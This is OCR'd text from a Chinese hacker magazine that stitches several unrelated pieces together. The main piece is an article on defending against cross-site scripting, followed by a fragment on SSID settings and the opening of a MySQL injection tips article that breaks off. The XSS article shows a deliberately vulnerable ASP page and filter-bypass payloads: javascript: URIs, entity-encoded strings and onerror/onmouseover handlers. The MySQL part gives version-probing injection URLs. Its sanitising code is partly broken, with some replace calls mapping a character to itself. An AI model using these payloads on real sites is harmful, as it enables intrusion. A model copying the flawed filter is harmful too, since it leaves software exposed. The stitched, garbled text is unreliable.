小提示 Trojan 表示该程序属于木马程序一类，PSW 表示该程序主要是盗窃账号密码的，Small 就是江民科技对该程序定义的病毒的名称，最后的 j 则表示该程序的某一个变种，通常变种的编号是由截获病毒的先后顺序决定的。

【本文中涉及到的 WinHex、军团侦察员，在光盘中均有收录】

反毒经典步骤是最基本反毒技术，初学者可以通过本文学到相关的知识及基本方法。补充一点，虽然现在反毒软件技术水平有了提高，但和病毒技术的较量上始终处于下风，这就是为什么病毒出现后才能被有效查杀的原因了。

又到年底盘点的时候了，大家的技术是盈了还是亏了呢，我们《黑客手册》全体编辑和作者的努力是否赢得了你的肯定呢？不过我倒是有个建议，该放松一下了。我最近请假回家，和女儿待在一起玩乐，放松了整天绷紧的神经，不经意间一个长期未搞下的网站竟然很快搞定了。所以，学黑客技术，与其整天绷紧神经注意网上的风吹草动，不如把它当作一个游戏，说不定技术反而会在戏耍中进步得更快。有道是文章本天成，妙手偶得之。来，在年底，在轻松的心态下，来翻阅本期栏目的一些ASP&PHP的注入新奇技术吧……

跨站脚本攻击防御之我见

剑心[B.C.T]

最近一阵给一些网络上的程序找了下漏洞，发现危害比较大的是Sql注入和跨站脚本漏洞，其中出现得比较多的仍然是跨站脚本漏洞，包括现在网络上很多好的程序还是存在着过滤不严密等方面的问题，在一些小的程序中跨站脚本漏洞更是多如牛毛。尽管很多的程序员都意识到跨站脚本漏洞的危害并且想办法做过滤，但是感觉他们过滤的思路都不清晰，导致过滤不是很好，总有那么一些空子可以去钻。在BCT学习了很长时间了，跟组织里的人如Linzi和李封初等也有过关于跨站脚本方面的讨论，也总算有了一点自己的理解，今天就谈谈跨站脚本在写程序时该如何防御吧！

一、漏洞的成因

尽管是讲烂了的东西，但是我还是先来讲讲跨站脚本的原理吧！用户提交的变量没有经过完整过滤Html字符或者根本就没有经过过滤就放到了数据库中，并且在一些地方又直接从数据库中取出来返回给来访问的用户，这就导致了跨站脚本漏洞的产生。因为一个恶意用户提交的Html代码最终会被其他浏览该网站的用户访问，通过这些Html代码也就间接控制了浏览者的浏览器，就可以做很多的事情，例如窃取敏感信息，引导访问者的浏览器去访问恶意网站等，这样就导致了跨站脚本漏洞的产生。

根据上面的说明我们大概清楚了漏洞是如何产生的，知道如何产生的了我们就可以针对产生的原因进行防御了。整个过程中用户提交的内容和用户的访问我们是无法控制的，我们能控制的也就是Cgi程序如何去处理用户提交的数据，只要在用户提交的内容进入数据库之前进行有效的控制和处理，就可以不必担心数据对于浏览的用户构成威胁了。但是到底该怎么处理用户的数据呢？我看到很多的程序都做了一些过滤，但是感觉都很杂乱，思路不清晰，有种隔靴搔痒的感觉，非常容易产生安全问题，这里我们来分析一下黑客是如何利用跨站脚本，以及导致漏洞的根本原因，也就知道了该如何处理用户的数据，从而避免跨站脚本漏洞了！

因为是Html字符没有过滤，也就是说跨站脚本是对Html的利用，那我们就从Html的特性着手开始分析该过滤哪些字符吧（因为是小菜，分析得不好表PK偶）！

我们知道Html里的代码执行时都会有个叫做Html标记的东西，也就是我们经常见到的<td>还有<script>这样的东西，当浏览器遇到一个以<开头的标签时就会认为产生了一个Html标记，它就会用自己内部的机制去响应和解释这些标签。譬如<script>这样的内容一旦出现，浏览器将认为产生一个脚本标记并且将其后面的内容当作javascrip来解释执行，直到出现</script>结束。我们可以看出浏览器的所有输出操作都是由这些<>标记控制的，它只是解释这些标记并且产生动作或者把结果返回给用户，其他的都当成普通字符显示。这样的话如果用户提交的内容是<script>alert("Test!")</script>并且没有任何过滤，然后又从数据库里取出来直接显示的话，就会在其他的来访者浏览器里执行代码了，这里仅仅是弹出个对话框而已。为了方便演示，我这里用asp写了一个简单的程序如下：

```
<%
str=trim(request("a"))
response.write str
response.write "<br>"
response.write "<img src="&str&"></img>"
%>
```

很简单的一个程序，就是把用户提交的内容直接显示出来和构造一个地址由用户提交的img标签显示图片。很明显这没有经过任何的过滤，后面我们将模拟攻击这个程序来考虑该如何防御这种攻击。然后构造一个简单的提交表单：

```
<form action=test.asp>
<textarea name=a></textarea>
<input type=submit value=test>
</form>
```

访问这个html并且在提示框里输出<script>alert("呵呵，漏洞！")</script>，提交后就可以看到弹出对话框了，如图1所示。




图 1

二、防止用户构造自己的Html标记

由这个分析可以看出，我们第一个要过滤的就是用户提交变量中的<和>，这样用户就不能按照他的意愿产生html标记了，所以我们第一个要消灭的就是<>这个罪魁祸首！这主要在一些文章系统以及BBS发帖子，还有就是留言本提交的留言中，需要进行过滤，因为这些程序都是直接从数据库中取出数据然后一个response.write样的形式（asp中）返回给用户浏览器的，如我们的演示程序。

过滤代码：

```
replace(str,"<","&#x3C;")
replace(str,">","&#x3E;")
```

三、防止来自标签属性的攻击

好了，用户现在不能自己产生Html标记了，是不是就可以安心了呢？当然不是，用户不能产生Html标记但是并不代表他不能在已有的Html标记里进行动作，这样的例子就很多了，一不小心就会被利用！譬如Ubb标签里的[img]code[/img]等当转换的时候会成为<img src=code></img>，看看，用户提交的code是不是在html标记里了。好的，假设你过滤了用户提交内容中的<和>，那我们看看是怎样的效果呢？图片地址是由用户控制的，我们输入

javascript:alert(" 剑心是好人！ ")，就会构造出这样的标记如下：

```
<img src=javascript:alert(" 剑心是好人! ")></img>
<img src=vbscript:msgbox("BCT 唯一的好人! ")></img>
```

是不是都完美地执行了？如图 2 所示。




图 2

这是因为用户提交的内容是在已有的 Html 标记的属性里，而属性又支持 script 这样的形式，代码依然执行，当然不只是 img 有这个特性，因为今天是来讨论如何防御的，所以就不说其他的了，但是道理是一样的。看来光过滤< 和> 是没用的，用户利用已有的 Html 标记照样跨站不误。来分析一下这样的跨站代码吧！用户不能产生自己的 Html 标记了，现在我们防御现有标记的属性。因为恶意用户使用的是 javascript 这样的属性，所以我们控制好用户的输入中不要存在 javascript:和 vbscript:这样的内容就行，或者注意用户要运行自己的跨站代码的话必须还有个：，所以也可以干脆过滤其中的：代码，来试试吧！

```
Dim re
    Set re=new RegExp
    re.IgnoreCase =True
    re.Global=True
re.Pattern="javascript:"
    Str = re.replace(Str,"javascript ")
    re.Pattern="jscript:"
    Str = re.replace(Str,"jscript ")
    re.Pattern="vbscript:"
    Str = re.replace(Str,"vbscript ")
set re=nothing
```

注意：中文的：是不起作用的。好了，似乎可以了，过滤掉 javascript 和 vbscript 后面的:是很有用的，但是我们知道 html 标签里的属性可以用转换了的 Asc 字符来表示，譬如< img src=javascript:alert("jiaxin is in loving!")></img>，转换 src 的属性内容部分为Asc形式的变成 **<img src=javascrip&#116&#58alert("jiaxin is in loving!")></img>，或者全部转换：<img src=&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#114&#116&#40&#34&#106#105&#97&#120&#105&#110&#32&#105&#115&#32&#105&#110&#32&#108&#111&#118&#105&#110&#103&#33&#34&#41></img>**，转换成十六进制的也可以，注意，只有 Html 属性可以这样做的哦！像<img 这些是不能这样转换的。试试看，提交后是不是代码又执行了？如图 3 所示。




图 3

呵呵，光过滤 javascript 这些关键字还是不保险的，如果用户提交 &#106 这样的形式转换一部分代码或者干脆完全转换就可以逃避检测再次攻击了，黑客们总是能找到一些办法绕过。所以我们还要特别关注用户提交的 &# 字符。

好了，破坏利用的条件就可以了，将 & 转换掉吧！代码是 **replace(str,"&","&")**。

四 、防止来自事件机制的威胁

嘿嘿，是不是搞定了呢？不要高兴得太早，我们来试试这样的形式吧！

```
<img src=# onerror=alert("I love SW!")></img>
<a href=# onmouseover=alert(" 剑心要毕业啦！ ")></a>
```

看看，是不是都成功执行啦？如图 4 所示。看吧，攻击者没有提交<>字符，也没有用到 javascript 等标记，但是代码依然执行了！我们看看是怎么回事，原来攻击者用空格分离了前面的 src 属性之后，利用标记的事件机制启动他们的代码了，上面一个例子利用的是错误机制，后面的一个当鼠标从上面滑过的时候触发。知道了原理，如何防御也就出来了！攻击者要分离标签的属性，然后利用事件机制引发漏洞，我们破坏他的条件就可以啦！




图 4

方法一是转换掉提交过来的空格字符：**replace(str," "," ")**；方法二是用 " 将后面的提交内容限定为一个字符串，这需要编写程序的时候注意。看看效果哦！变成 **<img src="# onerror=alert('剑心恋爱啦！ ')"></img>**，这下子执行不了了吧！？

如果你采用了第二种方法，那么你还有一点危险没有躲过去，如果用户提交的内容里本身就有 " 呢？我们知道 " " 之间的内容系统会把它当成是字符串，所以我们提交这样的内容试试：**# " onerror=alert('TesT_BY_Jnc') "，变成<img src="#" onerror=alert('TesT_BY_Jnc') ""></img>**，是不是又执行了？如图 5 所示。呵呵，看来我们能用的东西黑客一样能用，好说，转换掉它！Replace(Str,"""",""")。如果你觉得还不够，那么属性里用到的一个东西是 = 号，保险点过滤了吧！代码是 **replace(str,"=","=")**。




图5

五、打造自己的防线

再次整理一下我们的思路吧！先是要转换掉<>字符，让用户不能建立自己的 Html 标记，然后防范已经有的 Html 标记，通过过滤 javascript 和特殊字符 & 可以阻止用户修改标记的属性为 script，然后通过 " 和空格的过滤使用户不能引发时间机制和重建其他的属性，将用户的输入限制在一个字符串内。在 Html 组成的战争里还是我们取得了胜利，呵呵。然后就是具体的过滤代码的编写了，很多的程序员干脆只允许用户输入某些字符，这样的确很安全，但是却妨碍了正常用户，毕竟不是所有的用户都像 BCT 的人那样喜欢找漏洞。最后有一点需要注意的是过滤的顺序，建议由内到外过滤，先过滤用户提交的 javascript 等后就转换 & 特殊字符，再处理其他的，因为本身其他的处理会产生 & 字符的。我写好的代码如下：

```
str=trim(str)
    If IsNull(Str) Then
            CheckStr = ""
        End if
str=replace(str,"&","&#x26;")
str=replace(str,";",";")
str=replace(str,"=","&#x3D;")
str=replace(str,"<","&#x3C;")
str=replace(str,">","&#x3E;")
str=replace(str," ","&#x20;")
str=Replace(Str,"""","&#34;")
```

这里去掉了对javascript和vbscript后面:的过滤，因为我们看到这种类型的攻击已经因为：的转换成为中文的：变得不能成功了，并且不会影响正常用户的输入和输出，你也可以自己加一些字符的过滤。这里给出的代码只是对跨站脚本攻击的防范，对其他的攻击如sql等没有什么作用，请大家自己完善一下写出好的过滤代码。

到这里，跨站脚本应该是彻底的防御了，当你对真正的攻击原理了解的时候，做防御是不是不那么难了？其他的脚本防御思路是一样的。但这并不是你值得轻松的理由，因为我们只是做到完美的过滤，真正的难度在于你能确保你的每一个变量都能经过这次过滤。好了，第一次写这样的文章，网络上的牛人太多，有什么错误或者意见，欢迎到论坛指出，我的ID是剑心大人。

编辑点评： 很不错的一篇防范跨站的文章。文章中的一些技巧能够起到防范跨站的作用。不过我仍然认为，作者对跨站的想法只是一味防范并不是很好。很多程序员写程序的思路是如何让程序功能丰富、代码简洁效率高、用户使用人性化，这些是他们主要追求的，但忽视了安全；黑客对程序重视安全，但对于是否程序使用用户得到最大方便，就考虑得不够周全。像有的用户在用留言本的时候，如果输出一个<或其它某个特殊字符却不能显示，往往会埋怨程序开发者。本文只是一味过滤限制用户输入，不太为用户考虑，我认为使用HTMLEncode这个函数会更好一点，不知作者认为如何？当然这就涉及到具体编程问题了，怎样让安全和程序人性化两者得到平衡。还有我看过009以前的一篇动网跨站的文章，他是用nc编码提交后躲过动网的过滤<和>的。所以从过滤上来考虑，本文没有提到get、post等传递动作，也是一个遗憾。

修改服务区标识符（SSID）

通常每个无线网络都有一个服务区标识符（SSID），无线客户端需要加入该网络的时候需要有一个相同的SSID，否则将被“拒之门外”。通常路由器／中继器设备制造商都在他们的产品中设了一个默认的相同的SSID。例如linksys设备的SSID通常是“linksys”。如果一个网络，不为其指定一个SSID或者只使用默认SSID的话，那么任何无线客户端都可以进入该网络。无疑这为黑客的入侵网络打开了方便之门。

Mysql注入的一些特殊技巧

LT

这篇文章的内容是看了Xfocus Team的《网络渗透技术》后总结出来的，在此先向《网络渗透技术》的作者致谢了。

一、Mysql的扩展功能

Mysql有一个其它数据库软件没有的扩展功能，它可以使用／*!...*／这种语句来实现各版本功能的兼容。比如这条SQL语句：**create /*!3000 Tmptable*/ table user (a int);**，意思是如果Mysql的版本在3.00.00以上，那么就会创建Tmptable这个表，否则注释就会起作用。利用这个特性可以确定Mysql的版本。首先，我们利用这个扩展功能来确定当前的数据库是不是Mysql，再提交：**read.php?id=1/*!30000%20s*/**， 如果页面返回错误，就说明Mysql的版本在3.0以上，反之就在3.0以下。但是我们真正关心的是Mysql的版本是不是在4.0以上，因为只有4.0以上的版本才支持“Union”联合语句。提交：**read.php?id=1/*!40000%20s*/**，如果再次返回错误，那么就说明Mysql的版本在4.0以上了，当然你也可以用这种语句进行小版本的猜测：**read.php?id=1/*!40016%20s*/**，显然，如果返回错误页面，就说明Mysql的版本在4.0.16以上，否则就是在4.0.16以下。


二、load_file()在FreeBSD上的目录遍历功能

